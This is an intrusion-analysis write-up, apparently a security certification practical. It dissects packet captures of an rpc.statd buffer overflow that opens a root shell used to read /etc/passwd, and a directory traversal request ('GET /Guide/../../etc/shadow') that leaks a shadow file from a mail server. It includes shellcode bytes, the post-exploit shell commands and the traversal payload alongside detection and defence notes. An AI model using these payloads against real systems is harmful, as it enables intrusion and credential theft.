 50  2d78 722d 7820 2020 3137 2072 6f6f 7420   -xr-x   17 root
 60  2020 2020 726f 6f74 2020 2020 2020 2020       root
 70  2031 3032 3420 4f63 7420 3134 2031 323a    1024 Oct 14 12:
 80  3534 202e 2f0a 6472 7778 722d 7872 2d78   54 ./.drwxr-xr-x
 90  2020 2031 3720 726f 6f74 2020 2020 2072      17 root     r
 a0  6f6f 7420 2020 2020 2020 2020 3130 3234   oot         1024
 b0  204f 6374 2031 3420 3132 3a35 3420 2e2e    Oct 14 12:54 ..
 c0  2f0a 6472 7778 722d 7872 2d78 2020 2020   /.drwxr-xr-x
 d0  3220 726f 6f74 2020 2020 2072 6f6f 7420   2 root     root
 e0  2020 2020 2020 2020 3230 3438 204e 6f76           2048 Nov
 f0  2031 3320 3138 3a35 3620 6269 6e2f 0a64    13 18:56 bin/.d
```

```
 ****
<SNIP>
 ****
 390  2020 3330 3732 204a 756c 2020 3820 3136     3072 Jul  8 16
 3a0  3a30 3420 7362 696e 2f0a 6472 7778 7277   :04 sbin/.drwxrw
 3b0  7872 7774 2020 2031 3220 726f 6f74 2020   xrwt   12 root
 3c0  2020 2072 6f6f 7420 2020 2020 2020 2020     root
 3d0  3230 3438 204e 6f76 2032 3220 3031 3a33   2048 Nov 22 01:3
 3e0  3920 746d 702f 0a64 7277 7872 2d78 722d   9 tmp/.drwxr-xr-
 3f0  7820 2020 3232 2072 6f6f 7420 2020 2020   x   22 root
 400  726f 6f74 2020 2020 2020 2020 2034 3039   root         409
 410  3620 4f63 7420 3133 2031 323a 3137 2075    6 Oct 13 12:17 u
 420  7372 2f0a 6472 7778 722d 7872 2d78 2020   sr/.drwxr-xr-x
 430  2032 3020 726f 6f74 2020 2020 2072 6f6f    20 root     roo
 440  7420                                 t
Frame 62 (66 on wire, 66 captured)
Ethernet II
Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default)
    Total Length: 52
    Identification: 0x9e25
    Flags: 0x04
    Fragment offset: 0
    Time to live: 56
    Protocol: TCP (0x06)
    Header checksum: 0x3539 (correct)
    Source: xx.202.xx.xx (xx.202.xx.xx)
    Destination: 10.242.199.3 (10.242.199.3)
Transmission Control Protocol, Src Port: 1724 (1724), Dst Port: 39168 (39168), Seq:
108088728, Ack: 743899126
    Source port: 1724 (1724)
    Destination port: 39168 (39168)
    Sequence number: 108088728
    Acknowledgement number: 743899126
    Header length: 32 bytes
    Flags: 0x0010 (ACK)
    Window size: 31856
    Checksum: 0xe214
    Options: (12 bytes)
  0  0050 da31 e651 0000 c577 9ab4 0800 4500   .P.1.Q...w....E.
 10  0034 9e25 4000 3806 3539 xxxx xxxx 0af2   .4.%@.8.59?.]...
 20  c703 06bc 9900 0671 4d98 2c56 fff6 8010   .......qM.,V....
 30  7c70 e214 0000 0101 080a 1974 fcad 0000   |p.........t....
 40  729d                                 r.
```

```
Frame 63 (121 on wire, 121 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 107
   Identification: 0x00b1
   Flags: 0x04
   Fragment offset: 0
   Time to live: 64
   Protocol: TCP (0x06)
   Header checksum: 0xca76 (correct)
   Source: 10.242.199.3 (10.242.199.3)
   Destination: xx.202.xx.xx (xx.202.xx.xx)
Transmission Control Protocol, Src Port: 39168 (39168), Dst Port: 1724 (1724), Seq:
743899126, Ack: 108088728
   Source port: 39168 (39168)
   Destination port: 1724 (1724)
   Sequence number: 743899126
   Acknowledgement number: 108088728
   Header length: 32 bytes
   Flags: 0x0018 (PSH, ACK)
   Window size: 32120
   Checksum: 0xecb0
   Options: (12 bytes)
Data (55 bytes)

  0  0000 c577 9ab4 0050 da31 e651 0800 4500   ...w...P.1.Q..E.
 10  006b 00b1 4000 4006 ca76 0af2 c703 xxxx   .k..@.@..v....?.
 20  xxxx 9900 06bc 2c56 fff6 0671 4d98 8018   ].....,V...qM...
 30  7d78 ecb0 0000 0101 080a 0000 72ab 1974   }x..........r..t
 40  fcad 2020 2020 2020 2020 3130 3234 204a   ..        1024 J
 50  756c 2020 3820 3136 3a30 3420 7661 722f   ul  8 16:04 var/
 60  0a75 6964 3d30 2872 6f6f 7429 2067 6964   .uid=0(root) gid
 70  3d30 2872 6f6f 7429 0a                    =0(root).
```

```
Frame 67 (66 on wire, 66 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 52
   Identification: 0x9e28
   Flags: 0x04
   Fragment offset: 0
   Time to live: 56
   Protocol: TCP (0x06)
   Header checksum: 0x3536 (correct)
   Source: xx.202.xx.xx (xx.202.xx.xx)
   Destination: 10.242.199.3 (10.242.199.3)
Transmission Control Protocol, Src Port: 1724 (1724), Dst Port: 39168 (39168), Seq:
108088728, Ack: 743899181
   Source port: 1724 (1724)
   Destination port: 39168 (39168)
   Sequence number: 108088728
   Acknowledgement number: 743899181
   Header length: 32 bytes
   Flags: 0x0010 (ACK)
   Window size: 31856
   Checksum: 0xe1c9
   Options: (12 bytes)

  0  0050 da31 e651 0000 c577 9ab4 0800 4500   .P.1.Q...w....E.
 10  0034 9e28 4000 3806 3536 xxxx xxxx 0af2   .4.(@.8.56?.]...
 20  c703 06bc 9900 0671 4d98 2c57 002d 8010   .......qM.,W.-..
 30  7c70 e1c9 0000 0101 080a 1974 fcb3 0000   |p.........t....
 40  72ab                                      r.

Frame 85 (73 on wire, 73 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 59
   Identification: 0x9e2f
   Flags: 0x04
   Fragment offset: 0
   Time to live: 56
   Protocol: TCP (0x06)
   Header checksum: 0x3528 (correct)
```

```
   Source: xx.202.xx.xx (xx.202.xx.xx)
   Destination: 10.242.199.3 (10.242.199.3)
Transmission Control Protocol, Src Port: 1724 (1724), Dst Port: 39168 (39168), Seq:
108088728, Ack: 743899181
   Source port: 1724 (1724)
   Destination port: 39168 (39168)
   Sequence number: 108088728
   Acknowledgement number: 743899181
   Header length: 32 bytes
   Flags: 0x0018 (PSH, ACK)
   Window size: 31856
   Checksum: 0xdd10
   Options: (12 bytes)
Data (7 bytes)

  0  0050 da31 e651 0000 c577 9ab4 0800 4500      .P.1.Q...w....E.
 10  003b 9e2f 4000 3806 3528 xxxx xxxx 0af2      .;./@.8.5(?.]...
 20  c703 06bc 9900 0671 4d98 2c57 002d 8018      .......qM.,W.-..
 30  7c70 dd10 0000 0101 080a 1974 ff30 0000      |p.........t.0..
 40  72ab 6364 2065 7463 0a                       r.cd etc.

 ****
<SNIP>
 ****

Frame 116 (77 on wire, 77 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 63
   Identification: 0x9e3b
   Flags: 0x04
   Fragment offset: 0
   Time to live: 56
   Protocol: TCP (0x06)
   Header checksum: 0x3518 (correct)
   Source: xx.202.xx.xx (xx.202.xx.xx)
   Destination: 10.242.199.3 (10.242.199.3)
Transmission Control Protocol, Src Port: 1724 (1724), Dst Port: 39168 (39168), Seq:
108088735, Ack: 743899181
   Source port: 1724 (1724)
   Destination port: 39168 (39168)
   Sequence number: 108088735
   Acknowledgement number: 743899181
```

```
   Header length: 32 bytes
   Flags: 0x0018 (PSH, ACK)
   Window size: 31856
   Checksum: 0x9e30
   Options: (12 bytes)
Data (11 bytes)

  0  0050 da31 e651 0000 c577 9ab4 0800 4500   .P.1.Q...w....E.
 10  003f 9e3b 4000 3806 3518 xx xx xx xx 0af2   .?.;@.8.5.?.]...
 20  c703 06bc 9900 0671 4d9f 2c57 002d 8018   .......qM.,W.-..
 30  7c70 9e30 0000 0101 080a 1975 00f2 0000   |p.0.......u....
 40  7530 6361 7420 7061 7373 7764 0a          u0cat passwd.

Frame 117 (578 on wire, 578 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 564
   Identification: 0x00b3
   Flags: 0x04
   Fragment offset: 0
   Time to live: 64
   Protocol: TCP (0x06)
   Header checksum: 0xc8ab (correct)
   Source: 10.242.199.3 (10.242.199.3)
   Destination: xx.202.xx.xx (xx.202.xx.xx)
Transmission Control Protocol, Src Port: 39168 (39168), Dst Port: 1724 (1724), Seq:
743899181, Ack: 108088746
   Source port: 39168 (39168)
   Destination port: 1724 (1724)
   Sequence number: 743899181
   Acknowledgement number: 108088746
   Header length: 32 bytes
   Flags: 0x0018 (PSH, ACK)
   Window size: 32120
   Checksum: 0xe835
   Options: (12 bytes)
Data (512 bytes)

  0  0000 c577 9ab4 0050 da31 e651 0800 4500   ...w...P.1.Q..E.
 10  0234 00b3 4000 4006 c8ab 0af2 c703 xxxx   .4..@.@.......?.
 20  xxxx 9900 06bc 2c57 002d 0671 4daa 8018   ].....,W.-.qM...
 30  7d78 e835 0000 0101 080a 0000 76f0 1975   }x.5........v..u
 40  00f2 726f 6f74 3a78 3a30 3a30 3a72 6f6f   ..root:x:0:0:roo
```

```
 50  743a 2f72 6f6f 743a 2f62 696e 2f62 6173   t:/root:/bin/bas
 60  680a 6269 6e3a 783a 313a 313a 6269 6e3a   h.bin:x:1:1:bin:
 70  2f62 696e 3a0a 6461 656d 6f6e 3a78 3a32   /bin:.daemon:x:2
 80  3a32 3a64 6165 6d6f 6e3a 2f73 6269 6e3a   :2:daemon:/sbin:
 90  0a61 646d 3a78 3a33 3a34 3a61 646d 3a2f   .adm:x:3:4:adm:/
 a0  7661 722f 6164 6d3a 0a6c 703a 783a 343a   var/adm:.lp:x:4:
 b0  373a 6c70 3a2f 7661 722f 7370 6f6f 6c2f   7:lp:/var/spool/
 c0  6c70 643a 0a73 796e 633a 783a 353a 303a   lpd:.sync:x:5:0:
 d0  7379 6e63 3a2f 7362 696e 3a2f 6269 6e2f   sync:/sbin:/bin/
 e0  7379 6e63 0a73 6875 7464 6f77 6e3a 783a   sync.shutdown:x:
 f0  363a 303a 7368 7574 646f 776e 3a2f 7362   6:0:shutdown:/sb
100  696e 3a2f 7362 696e 2f73 6875 7464 6f77   in:/sbin/shutdow
110  6e0a 6861 6c74 3a78 3a37 3a30 3a68 616c   n.halt:x:7:0:hal
120  743a 2f73 6269 6e3a 2f73 6269 6e2f 6861   t:/sbin:/sbin/ha
130  6c74 0a6d 6169 6c3a 783a 383a 3132 3a6d   lt.mail:x:8:12:m
140  6169 6c3a 2f76 6172 2f73 706f 6f6c 2f6d   ail:/var/spool/m
150  6169 6c3a 0a6e 6577 733a 783a 393a 3133   ail:.news:x:9:13
160  3a6e 6577 733a 2f76 6172 2f73 706f 6f6c   :news:/var/spool
170  2f6e 6577 733a 0a75 7563 703a 783a 3130   /news:.uucp:x:10
180  3a31 343a 7575 6370 3a2f 7661 722f 7370   :14:uucp:/var/sp
190  6f6f 6c2f 7575 6370 3a0a 6f70 6572 6174   ool/uucp:.operat
1a0  6f72 3a78 3a31 313a 303a 6f70 6572 6174   or:x:11:0:operat
1b0  6f72 3a2f 726f 6f74 3a0a 6761 6d65 733a   or:/root:.games:
1c0  783a 3132 3a31 3030 3a67 616d 6573 3a2f   x:12:100:games:/
1d0  7573 722f 6761 6d65 733a 0a67 6f70 6865   usr/games:.gophe
1e0  723a 783a 3133 3a33 303a 676f 7068 6572   r:x:13:30:gopher
1f0  3a2f 7573 722f 6c69 622f 676f 7068 6572   :/usr/lib/gopher
200  2d64 6174 613a 0a66 7470 3a78 3a31 343a   -data:.ftp:x:14:
210  3530 3a46 5450 2055 7365 723a 2f68 6f6d   50:FTP User:/hom
220  652f 6674 703a 0a6e 6f62 6f64 793a 783a   e/ftp:.nobody:x:
230  3939 3a39 393a 4e6f 626f 6479 3a2f 3a0a   99:99:Nobody:/:.
240  7866                                      xf
```

Frame 121 (66 on wire, 66 captured)
Ethernet II
Internet Protocol
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default)
  Total Length: 52
  Identification: 0x9e3e
  Flags: 0x04
  Fragment offset: 0
  Time to live: 56
  Protocol: TCP (0x06)
  Header checksum: 0x3520 (correct)

Source: xx.202.xx.xx (xx.202.xx.xx)
Destination: 10.242.199.3 (10.242.199.3)
Transmission Control Protocol, Src Port: 1724 (1724), Dst Port: 39168 (39168), Seq: 108088746, Ack: 743899693
Source port: 1724 (1724)
Destination port: 39168 (39168)
Sequence number: 108088746
Acknowledgement number: 743899693
Header length: 32 bytes
Flags: 0x0010 (ACK)
Window size: 31856
Checksum: 0xd727
Options: (12 bytes)

```
 0  0050 da31 e651 0000 c577 9ab4 0800 4500   .P.1.Q...w....E.
10  0034 9e3e 4000 3806 3520 xx xx xx xx 0af2   .4.>@.8.5 ?.]...
20  c703 06bc 9900 0671 4daa 2c57 022d 8010   .......qM.,W.-..
30  7c70 d727 0000 0101 080a 1975 00fe 0000   |p.'.......u....
40  76f0                                      v.
```

Frame 122 (356 on wire, 356 captured)
Ethernet II
Internet Protocol
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default)
Total Length: 342
Identification: 0x00b4
Flags: 0x04
Fragment offset: 0
Time to live: 64
Protocol: TCP (0x06)
Header checksum: 0xc988 (correct)
Source: 10.242.199.3 (10.242.199.3)
Destination: xx.202.xx.xx (xx.202.xx.xx)
Transmission Control Protocol, Src Port: 39168 (39168), Dst Port: 1724 (1724), Seq: 743899693, Ack: 108088746
Source port: 39168 (39168)
Destination port: 1724 (1724)
Sequence number: 743899693
Acknowledgement number: 108088746
Header length: 32 bytes
Flags: 0x0018 (PSH, ACK)
Window size: 32120
Checksum: 0x99df
Options: (12 bytes)

Data (290 bytes)

```
  0  0000 c577 9ab4 0050 da31 e651 0800 4500   ...w...P.1.Q..E.
 10  0156 00b4 4000 4006 c988 0af2 c703 xxxx   .V..@.@.......?.
 20  xxxx 9900 06bc 2c57 022d 0671 4daa 8018   ].....,W.-.qM...
 30  7d78 99df 0000 0101 080a 0000 7702 1975   }x..........w..u
 40  00fe 733a 783a 3433 3a34 333a 5820 466f   ..s:x:43:43:X Fo
 50  6e74 2053 6572 7665 723a 2f65 7463 2f58   nt Server:/etc/X
 60  3131 2f66 733a 2f62 696e 2f66 616c 7365   11/fs:/bin/false
 70  0a6e 616d 6564 3a78 3a32 353a 3235 3a4e   .named:x:25:25:N
 80  616d 6564 3a2f 7661 722f 6e61 6d65 643a   amed:/var/named:
 90  2f62 696e 2f66 616c 7365 0a67 646d 3a78   /bin/false.gdm:x
 a0  3a34 323a 3432 3a3a 2f68 6f6d 652f 6764   :42:42::/home/gd
 b0  6d3a 2f62 696e 2f62 6173 680a xxxx xxxx   m:/bin/bash.xxxx
 c0  xxxx 3a78 3a35 3030 3a35 3030 3axx xxxx   xx:x:500:500:xxx
 d0  xxxx xx3a 2f68 6f6d 652f xxxx xxxx xxxx   xxx:/home/xxxxxx
 e0  3a2f 6269 6e2f 6261 7368 0axx xxxx xxxx   :/bin/bash.xxxxx
 f0  6b3a 783a 3530 313a 3530 313a 3a2f 686f   k:x:501:501::/ho
100  6d65 2fxx xxxx xxxx xx3a 2f62 696e 2f62   me/xxxxxx:/bin/b
110  6173 680a 7465 xxxx xxxx 3a35 3032 3a35   ash.xxxx:x:502:5
120  3032 3a3a 2f68 6f6d 652f 7465 7374 3a2f   02::/home/test:/
130  6269 6e2f 6661 6c73 650a 7570 6c6f 6164   bin/false.upload
140  3a78 3a35 3033 3a35 3033 3a3a 2f68 6f6d      :x:503:503::/hom
150  652f 7570 6c6f 6164 3a2f 6269 6e2f 6661      e/upload:/bin/fa
160  6c73 650a                                    lse.
```

Source of the trace

This trace was captured on my network. The source of the packets was a remote machine that I was in control of.

Detect Generated by

This detect was captured by both Snort and Ethereal. Snort was using the October default ruleset and ethereal was filtered using "ip.addr == {local IP} and ip.addr == {remote machine}". This effectively filtered out the rest of the noise.

Probability the Source Address Was Spoofed

The purpose of this attack is to gain a shell. Without source routing spoofing would be rather difficult. While the first portion of this attack, the portmapper query, could be spoofed if the attacker were in a position to sniff the return packets the rest of it could not.

Description of the Attack

In this particular attack the attacker first queried port 111/udp, portmap, in order to ascertain where the Status rpc was living. This can be seen in frame 40:

Frame 40:

30 0000 0000 0002 ***0001 86a0*** 0000 0002 0000 .....

50 0000 ***0001 86b8*** 0000 0001 0000 0011 0000 .....

The 0001 86a0 denoted 100000 which corresponded with portmap and the 0001 86b8 denoted 100024 which corresponded to Stat.

The hosts reply can be seen in frame 41:

Frame 41:

40 0000 ***0000 0395*** .....

The 0000 0395 denotes port 917/TCP.

Once the attacker had the necessary port information it was just a matter of sending the data to overflow the buffer in the logging facility within Status. The shell code can be seen in frame 43:

430 3fcd 80c7 06***2f 6269 6e***c7 4604 ***2f73 68***41 ?..../bin.F./shA

The source code, (from statdx.c by ron1n):

"\xc7\x06\x2f\x62\x69\x6e" /* movl $0x6e69622f,(%esi) */

"\xc7\x46\x04\x2f\x73\x68\x41" /* movl $0x4168732f,0x4(%esi) */

The next thing that is received is the SYN packet from the attacker. The TCP three way handshake completes in frames 54,56, and 56.

Port 39168 = 0x9900 SYN = 0x02

20 c703 06bc ***9900*** 0671 4d84 0000 0000 a0***02*** .....qM.....

Frame 55: SYN/ACK 0x12

20 xxxx 9900 06bc 2c56 fbf5 0671 4d85 a0***12***].....,V...qM...

Frame 56: Ack = 10

20 c703 06bc 9900 0671 4d85 2c56 fbf6 80***10*** .....qM.,V....

The attacker, actually the code, then sends the command: cd /; ls –a; id. The cd / drops the shell to the root directory, the ls –a gives a directory listing that includes hidden files, and the id prints the UID's and GID's.

Frame 57: cd /; ls -a; id

40 7296 ***6364 202f 3b20 6c73 202d 61***6c 46***3b*** r.cd /; ls -alF;

50 ***2069 643b*** 0a id;.

Upon completion of this command the attacker issues the final deadly commands: cd etc; cat passwd. These can be seen in frames 85 and 116 respectively with the response containing the passwd file can be found in frames 117 through 122.

Frame 85: cd etc

40 72ab ***6364 2065 7463*** 0a r.cd etc.

Frame 116: cat passwd

40 7530 ***6361 7420 7061 7373 7764*** 0a u0cat passwd.

Attack Mechanism

In this attack the rpc.statd is attacked. This server performs network status and monitoring for NFS. There is an issue with the way it passes data to the syslog that can be exploited. The data that is passed is not bounds checked and therefore it is possible to overflow the buffer and execute code.

Correlations

The details of this attack can be found at http://www.securityfocus.com/vdb/bottom.html?vid=1480.

The well documented source code for this attack can be found at: http://www.securityfocus.com/data/vulnerabilities/exploits/statdx.c

Evidence of Active Targeting

I believe that there is definitely evidence of active targeting here. This attack is an all or nothing attack. If the attacker fails to gain access to the host he/she does not get another chance as statd has crashed.

Severity

(Critical + Lethal) – (System + Net Countermeasures) = Severity

(5 +5) – (0 + 1) = 9

Critical = 5 This attack was a focused attack with a singular purpose. The host machine was set up to be a web/ftp/mail server. Due to the nature of this host I decided to place the critical level at max.

Lethal = 5 This attack was very lethal. It must be considered from here on out that every file on the system is suspect and every account compromised. In this case the attacker only hit the passwd file according to the sniffer. I must be assumed that smbpasswd, shadow, and any other password files were compromised as well.

System = 0 The system was not patched and up to date.

Net Countermeasures = 1 This field should be given a one due to the fact that the attack was detected. There were no countermeasures in place to evade or block the attack.

Defensive Recommendation

My first recommendation would be to block 111/UDP from the Internet. Just patching this particular issue will not protect the host from other exploits. My second and most immediate recommendation would be to upgrade. There is an upgrade available called nfs-utils-0.1.9.1-1.

Of course patching will not remove the issue at hand. The attacker has been on the system and everything needs to be looked at with suspicion. If at all possible I would recommend a complete backup and a complete rebuild of the host.

Test Question

What does NFS stand for?

A: Naming Function Server
B: Not For Show
C: Network File System
D: Network Function Standard

Evaluate an Attack “Mail Server Exploit”

The trace

Frame 10 (74 on wire, 74 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 60
   Identification: 0xb53b
   Flags: 0x04
   Fragment offset: 0
   Time to live: 56
   Protocol: TCP (0x06)
   Header checksum: 0x1e1c (correct)
   Source: attacker.net (attacker.net)
   Destination: 10.242.199.2 (10.242.199.2)
Transmission Control Protocol, Src Port: 1685 (1685), Dst Port: 8100 (8100), Seq: 3794831460, Ack: 0
   Source port: 1685 (1685)
   Destination port: 8100 (8100)
   Sequence number: 3794831460
   Header length: 40 bytes
   Flags: 0x0002 (SYN)
   Window size: 32120
   Checksum: 0x79b6
   Options: (20 bytes)

```
 0  0060 0846 d018 0000 c577 9ab4 0800 4500   .`.F.....w....E.
10  003c b53b 4000 3806 1e1c xxxx xxxx 0af2   .<.;@.8...?.]...
20  c702 0695 1fa4 e230 8864 0000 0000 a002   .......0.d......
30  7d78 79b6 0000 0204 05b4 0402 080a 133f   }xy.............?
40  3d66 0000 0000 0103 0300                  =f........
```

Frame 11 (74 on wire, 74 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 60
   Identification: 0xdabe
   Flags: 0x04
   Fragment offset: 0
   Time to live: 64
   Protocol: TCP (0x06)
   Header checksum: 0xf098 (correct)
   Source: 10.242.199.2 (10.242.199.2)
   Destination: attacker.net (attacker.net)
Transmission Control Protocol, Src Port: 8100 (8100), Dst Port: 1685 (1685), Seq: 3786407942, Ack: 3794831461
   Source port: 8100 (8100)
   Destination port: 1685 (1685)
   Sequence number: 3786407942
   Acknowledgement number: 3794831461
   Header length: 40 bytes
   Flags: 0x0012 (SYN, ACK)
   Window size: 32120
   Checksum: 0x9510
   Options: (20 bytes)

```
  0  0000 c577 9ab4 0060 0846 d018 0800 4500   ...w...`.F....E.
 10  003c dabe 4000 4006 f098 0af2 c702 xxxx   .<..@.@.......?.
 20  xxxx 1fa4 0695 e1b0 0006 e230 8865 a012   ].........0.e..
 30  7d78 9510 0000 0204 05b4 0402 080a 197c   }x.............|
 40  e961 133f 3d66 0103 0300                  .a.?=f....
```

Frame 14 (66 on wire, 66 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 52
   Identification: 0xb53d
   Flags: 0x04
   Fragment offset: 0
   Time to live: 56
   Protocol: TCP (0x06)

```
   Header checksum: 0x1e22 (correct)
   Source: attacker.net (attacker.net)
   Destination: 10.242.199.2 (10.242.199.2)
Transmission Control Protocol, Src Port: 1685 (1685), Dst Port: 8100 (8100), Seq:
3794831461, Ack: 3786407943
   Source port: 1685 (1685)
   Destination port: 8100 (8100)
   Sequence number: 3794831461
   Acknowledgement number: 3786407943
   Header length: 32 bytes
   Flags: 0x0010 (ACK)
   Window size: 32120
   Checksum: 0xc3ce
   Options: (12 bytes)

  0  0060 0846 d018 0000 c577 9ab4 0800 4500   .`.F.....w....E.
 10  0034 b53d 4000 3806 1e22 xxxx xxxx 0af2   .4.=@.8.."?.]...
 20  c702 0695 1fa4 e230 8865 e1b0 0007 8010   .......0.e......
 30  7d78 c3ce 0000 0101 080a 133f 3d6d 197c   }x.........?=m.|
 40  e961                                      .a

Frame 15 (708 on wire, 708 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 694
   Identification: 0xb53e
   Flags: 0x04
   Fragment offset: 0
   Time to live: 56
   Protocol: TCP (0x06)
   Header checksum: 0x1b9f (correct)
   Source: attacker.net (attacker.net)
   Destination: 10.242.199.2 (10.242.199.2)
Transmission Control Protocol, Src Port: 1685 (1685), Dst Port: 8100 (8100), Seq:
3794831461, Ack: 3786407943
   Source port: 1685 (1685)
   Destination port: 8100 (8100)
   Sequence number: 3794831461
   Acknowledgement number: 3786407943
   Header length: 32 bytes
   Flags: 0x0018 (PSH, ACK)
   Window size: 32120
   Checksum: 0x4cfa
```

```
   Options: (12 bytes)
Data (642 bytes)

  0  0060 0846 d018 0000 c577 9ab4 0800 4500   .`.F.....w....E.
 10  02b6 b53e 4000 3806 1b9f xxxx xxxx 0af2   ...>@.8...?.]...
 20  c702 0695 1fa4 e230 8865 e1b0 0007 8018   .......0.e......
 30  7d78 4cfa 0000 0101 080a 133f 3d6d 197c   }xL........?=m.|
 40  e961 4745 5420 2f47 7569 6465 2f2e 2e2f   .aGET /Guide/../
 50  2e2e 2f2e 2e2f 2e2e 2f2e 2e2f 2e2e 2f2e   ../../../../../.
 60  2e2f 2e2e 2f2e 2e2f 2e2e 2f2e 2e2f 6574   ./../../../../et
 70  632f 7368 6164 6f77 2048 5454 502f 312e   c/shadow HTTP/1.
 80  300d 0a48 xxxx xxxx xxxx xxxx xxxx xxxx   0..Host: www.my
 90  6430 xxxx xxxx 6574 3a38 3130 300d 0a41   www.net:8100..A
 a0  6363 6570 743a 2074 6578 742f 6874 6d6c   ccept: text/html
 b0  2c20 7465 7874 2f70 6c61 696e 2c20 6175   , text/plain, au
 c0  6469 6f2f 6d6f 642c 2069 6d61 6765 2f2a   dio/mod, image/*
    <SNIP>
260  656e 0d0a 5573 6572 2d41 6765 6e74 3a20   en..User-Agent:
270  4c79 6e78 2f32 2e38 2e33 6465 762e 3138   Lynx/2.8.3dev.18
280  206c 6962 7777 772d 464d 2f32 2e31 340d    libwww-FM/2.14.
290  0a52 6566 6572 6572 3a20 6669 6c65 3a2f   .Referer: file:/
2a0  2f6c 6f63 616c 686f 7374 2f68 6f6d 652f   /localhost/home/
    <SNIP>
2c0  0d0a 0d0a                                ....

Frame 16 (66 on wire, 66 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 52
   Identification: 0xdabf
   Flags: 0x04
   Fragment offset: 0
   Time to live: 64
   Protocol: TCP (0x06)
   Header checksum: 0xf09f (correct)
   Source: 10.242.199.2 (10.242.199.2)
   Destination: attacker.net (attacker.net)
Transmission Control Protocol, Src Port: 8100 (8100), Dst Port: 1685 (1685), Seq:
3786407943, Ack: 3794832103
   Source port: 8100 (8100)
   Destination port: 1685 (1685)
   Sequence number: 3786407943
   Acknowledgement number: 3794832103
```

```
   Header length: 32 bytes
   Flags: 0x0010 (ACK)
   Window size: 31856
   Checksum: 0xc243
   Options: (12 bytes)

  0  0000 c577 9ab4 0060 0846 d018 0800 4500   ...w...`.F....E.
 10  0034 dabf 4000 4006 f09f 0af2 c702 xxxx   .4..@.@.......?.
 20  xxxx 1fa4 0695 e1b0 0007 e230 8ae7 8010   ].........0....
 30  7c70 c243 0000 0101 080a 197c e972 133f   |p.C.......|.r.?
 40  3d6d                                      =m

Frame 17 (1325 on wire, 1325 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 1311
   Identification: 0xdac0
   Flags: 0x04
   Fragment offset: 0
   Time to live: 64
   Protocol: TCP (0x06)
   Header checksum: 0xebb3 (correct)
   Source: 10.242.199.2 (10.242.199.2)
   Destination: attacker.net (attacker.net)
Transmission Control Protocol, Src Port: 8100 (8100), Dst Port: 1685 (1685), Seq:
3786407943, Ack: 3794832103
   Source port: 8100 (8100)
   Destination port: 1685 (1685)
   Sequence number: 3786407943
   Acknowledgement number: 3794832103
   Header length: 32 bytes
   Flags: 0x0018 (PSH, ACK)
   Window size: 31856
   Checksum: 0xbf66
   Options: (12 bytes)
Data (1259 bytes)

  0  0000 c577 9ab4 0060 0846 d018 0800 4500   ...w...`.F....E.
 10  051f dac0 4000 4006 ebb3 0af2 c702 xxxx   ....@.@.......?.
 20  xxxx 1fa4 0695 e1b0 0007 e230 8ae7 8018   ].........0....
 30  7c70 bf66 0000 0101 080a 197c e972 133f   |p.f.......|.r.?
 40  3d6d 4854 5450 2f31 2e30 2032 3030 204f   =mHTTP/1.0 200 O
 50  4b0d 0a43 6f6e 7465 6e74 2d4c 656e 6774   K..Content-Lengt
```

```
60  683a 2031 3037 330d 0a44 6174 653a 2054   h: 1073..Date: T
70  6875 2c20 3039 204e 6f76 2032 3030 3020   hu, 09 Nov 2000
80  3037 3a31 343a 3538 2047 4d54 0d0a 436f   07:14:58 GMT..Co
90  6e74 656e 742d 5479 7065 3a20 6170 706c   ntent-Type: appl
a0  6963 6174 696f 6e2f 6f63 7465 742d 7374   ication/octet-st
b0  7265 616d 0d0a 5365 7276 6572 3a20 436f   ream..Server: Co
c0  6d6d 756e 6947 6174 6550 726f 2f33 2e31   mmuniGatePro/3.1
d0  0d0a 4578 7069 7265 733a 2046 7269 2c20   ..Expires: Fri,
e0  3130 204e 6f76 2032 3030 3020 3037 3a31   10 Nov 2000 07:1
f0  343a 3538 2047 4d54 0d0a 0d0a 726f 6f74   4:58 GMT....root
100 xxxx xxxx xxxx xxxx xxxx xxxx xxxx xxxx   !!!!!!!!!!!!!!!!
110 xxxx xxxx xxxx xxxx xxxx xxxx xxxx xxxx   !!!!!!!!!!!!!!!!
120 xxxx xxxx xxxx xxxx xxxx xxxx xxxx xxxx   !!!!!!!!!!!!!!!!
130 393a 373a 2d31 3a2d 313a 3133 3435 3530   9:7:-1:-1:134550
140 3534 380a 6269 6e3a 2a3a 3130 3932 313a   548.bin:*:10921:
150 303a 3939 3939 393a 373a 3a3a 0a64 6165   0:99999:7:::.dae
160 6d6f 6e3a 2a3a 3130 3932 313a 303a 3939   mon:*:10921:0:99
170 3939 393a 373a 3a3a 0a61 646d 3a2a 3a31   999:7:::.adm:*:1
180 3039 3231 3a30 3a39 3939 3939 3a37 3a3a   0921:0:99999:7::
